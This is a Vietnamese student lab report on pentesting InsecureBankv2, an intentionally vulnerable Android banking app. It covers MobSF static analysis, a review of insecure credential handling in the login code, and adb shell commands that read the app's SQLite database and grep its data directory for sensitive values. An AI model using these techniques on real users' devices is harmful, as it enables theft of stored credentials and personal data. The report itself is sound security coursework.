



BÁO CÁO THỰC HÀNH

Môn học: Bảo mật web và ứng dụng
Lab 4: Pentesting Android Applications

Ngày báo cáo: 08/05/2024

1. THÔNG TIN CHUNG:

Lớp: NT213.O22.ATCL.2

STT	Họ và tên	MSSV	Email
1	Hoàng Gia Bảo	21521848	21521848@gm.uit.edu.vn
2	Phạm Hoàng Phúc	21521295	21521295@gm.uit.edu.vn
3	Nguyễn Đại Nghĩa	21521182	21521182@gm.uit.edu.vn

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

Bài tập 1:

Bước đầu là thực hiện phân tích tự động, sau khi chạy MobSF thành công, em tiến hành đưa file InsecureBankv2.apk vào và nhận được kết quả như sau:


Tiếp đến là kiểm tra các cấu hình phân quyền:

PERMISSION	STATUS	INFO	DESCRIPTION	CODE MAPPINGS
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.	
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.	Show Files
android.permission.GET_ACCOUNTS	dangerous	list accounts	Allows access to the list of accounts in the Accounts Service.	
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.	Show Files
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.	
android.permission.READ_PROFILE	dangerous	read the user's personal profile data	Allows an application to read the user's personal profile data.	
android.permission.SEND_SMS	dangerous	send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.	Show Files
android.permission.USE_CREDENTIALS	dangerous	use the authentication credentials of an account	Allows an application to request authentication tokens.	Show Files
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.	Show Files

Showing 1 to 9 of 9 entries

Previous 1 Next


Cấu hình trong tập tin Manifest:




The screenshot shows the MobSF Static Analyzer interface. The left sidebar has a 'Permissions' tab selected. The main area displays 'MANIFEST ANALYSIS' with a table of issues. The table has columns: NO, ISSUE, SEVERITY, DESCRIPTION, and OPTIONS. There are 7 issues listed, with severities ranging from High to Warning.

NO	ISSUE	SEVERITY	DESCRIPTION	OPTIONS
1	App can be installed on a vulnerable patched Android version Android 4.0.3-4.0.4, [minSdk=15]	High	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version => 10, API 29 to receive reasonable security updates.	
2	Debug Enabled For App [android:debuggable=true]	High	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.	
3	Application Data can be Backed up [android:allowBackup=true]	Warning	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.	
4	Activity (com.android.insecurebankv2.PostLogin) is vulnerable to StrandHogg 2.0	High	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (22) of the app to 29 or higher to fix this issue at platform level.	
5	Activity (com.android.insecurebankv2.PostLogin) is not Protected. [android:exported=true]	Warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.	
6	Activity (com.android.insecurebankv2.DoTransfer) is vulnerable to StrandHogg 2.0	High	Activity is found to be vulnerable to StrandHogg 2.0 task hijacking vulnerability. When vulnerable, it is possible for other applications to place a malicious activity on top of the activity stack of the vulnerable application. This makes the application an easy target for phishing attacks. The vulnerability can be remediated by setting the launch mode attribute to "singleInstance" and by setting an empty taskAffinity (taskAffinity=""). You can also update the target SDK version (22) of the app to 29 or higher to fix this issue at platform level.	
7	Activity (com.android.insecurebankv2.DoTransfer) is not Protected.	Warning	An Activity is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device.	

Sau đó em sẽ thực hiện phân tích thủ công bằng ByteCode Viewer, sử dụng Malicious Code Scanner ở mục Plugins để quét và nhận được kết quả như sau:



Dựa và đề bài thì em sẽ tập trung vào đoạn code ở đường dẫn “com/android/insecurebankv2/DoLogin\$RequestTask.class”:



Sau khi đọc qua đoạn code thì em nhận thấy được các điểm như sau:

- Trong phương thức saveCreds, ứng dụng này lưu trữ tên người dùng và mật khẩu vào SharedPreferences. Điều này không an toàn vì SharedPreferences lưu trữ dữ liệu dưới dạng text rõ ràng, có thể bị đọc nếu thiết bị bị root. Mặc dù mật khẩu được mã hóa bằng aesEncryptedString, nhưng nếu khóa mã hóa bị lộ, mật khẩu có thể bị giải mã.
- Trong phương thức postData, ứng dụng này tạo một yêu cầu HTTP để gửi tên người dùng và mật khẩu đến máy chủ. Việc sử dụng HTTP thay vì HTTPS có thể dẫn đến việc tấn công Man-in-the-Middle, trong đó kẻ tấn công có thể đọc hoặc sửa đổi dữ liệu được truyền đi.
- Trong phương thức postData, nếu đăng nhập thành công, ứng dụng này ghi thông tin đăng nhập vào log với tag "Successful Login:". Điều này không an toàn vì nếu thiết bị bị root, kẻ tấn công có thể đọc được các log này.
- Trong phương thức postData, ứng dụng này cho phép người dùng devadmin đăng nhập qua một đường dẫn khác nhau (/devlogin). Điều này có thể tạo ra

một lỗ hổng bảo mật nếu người dùng devadmin có quyền truy cập đặc biệt mà người dùng thông thường không có.

- Trong phương thức postData, nếu kết quả trả về từ máy chủ là null, ứng dụng không thực hiện bất kỳ hành động nào để xử lý tình huống này. Điều này có thể dẫn đến lỗi không mong muốn trong ứng dụng.
- Ứng dụng không kiểm tra hoặc xác thực dữ liệu đầu vào từ người dùng trước khi gửi nó đến máy chủ. Điều này có thể tạo ra lỗ hổng bảo mật như tấn công injection.


Bài tập 2:

Sau khi cài đặt xong app InsecureBankv2, em mở app lên và đây là giao diện nhận được:




Trước khi thực hiện đăng nhập thì em sẽ chạy server cho nó bằng folder AndroLabServer đã được cung cấp sẵn, nhưng để có thể chạy được thành công thì ở file code database.py, em phải sửa đoạn code “engine = create_engine('sqlite:///mydb.db', convert_unicode=True)” thành “engine = create_engine('sqlite:///mydb.db')” thì mới có thể chạy được thành công.

Sau khi chạy server thành công, em thực hiện đăng nhập với username và password là dinesh/Dinesh@123\$:



Khi vừa login vào thì màn hình trên xuất hiện, em tiến hành nhập địa ip của máy thật vào và submit.

Submit xong và login lại thì màn hình sau xuất hiện:



Vậy là em đã đăng nhập được thành công.

Sau đó em tiến hành sử dụng lệnh “adb shell” để vào command line của máy ảo Android và truy cập đến database của InsecureBankv2:


```
Command Prompt - adb shell
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nghia>adb shell
genymotion:/ # cd data/data/com.android.insecurebankv2/databases
genymotion:/data/data/com.android.insecurebankv2/databases # sqlite3 mydb
SQLite version 3.18.2 2017-07-21 07:56:09
Enter ".help" for usage hints.
sqlite> .tables
android_metadata  names
sqlite> select * from names
...> ;
1|dinesh
sqlite> select * from android_metadata
...> ;
en_US
sqlite>
```

Đồng thời khi truy cập vào được database của app thì em sử dụng lệnh “select * from” tên các bảng như đã tìm được ở hình trên và rồi nhận được các kết quả bằng clear text như trên, vì thế có thể nói rằng dữ liệu của app được lưu trữ không hề an toàn.

Bài tập 3:

Sau khi sử dụng thử app với chức năng chuyển tiền, em tiến hành vào adb shell để đi đến /data/data/com.android.insecurebankv2 và sử dụng cấu trúc lệnh “grep -r <string-to-find> \$(find)” để tìm kiếm các thông tin nhạy cảm có thể được lưu lại.

Đối với các từ khóa mà đề bài gợi ý là: deviceId, userId, imei, deviceSerialNumber, devicePrint, phone, XDSN, mdn, IMSI, uuid thì đều có 1 kết quả chung như sau:

Command Prompt - adb shell

```
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.


C:\Users\nghia>adb shell
genymotion:/ # cd data/data/com.android.insecurebankv2
genymotion:/data/data/com.android.insecurebankv2 # grep -r deviceId $(find)
grep: ./cache/WebView/Crash: No such file or directory
grep: Reports: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index-dir: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index-dir/the-real-index: No such file or directory
grep: ./app_webview/Web: No such file or directory
grep: Data: No such file or directory
grep: ./app_webview/Web: No such file or directory
grep: Data-journal: No such file or directory
2|genymotion:/data/data/com.android.insecurebankv2 # grep -r userId $(find)
grep: ./cache/WebView/Crash: No such file or directory
grep: Reports: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
```

Từ hình ảnh trên có thể rút ra kết luận là không tìm được bất cứ gì từ các từ khóa đó. Nhưng khi em chuyển sang từ khóa là ip thì nhận được kết quả như sau:

Command Prompt - adb shell

```
2|genymotion:/data/data/com.android.insecurebankv2 # grep -r ip $(find)
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverip">192.168.1.9</string>
Binary file ./app_webview/Web Data matches
grep: ./cache/WebView/Crash: No such file or directory
grep: Reports: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index-dir: No such file or directory
grep: ./cache/org.chromium.android_webview/Code: No such file or directory
grep: Cache/js/index-dir/the-real-index: No such file or directory
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverip">192.168.1.9</string>
./shared_prefs/com.android.insecurebankv2_preferences.xml: <string name="serverip">192.168.1.9</string>
Binary file ./app_webview/Web Data matches
grep: ./app_webview/Web: No such file or directory
grep: Data: No such file or directory
grep: ./app_webview/Web: No such file or directory
grep: Data-journal: No such file or directory
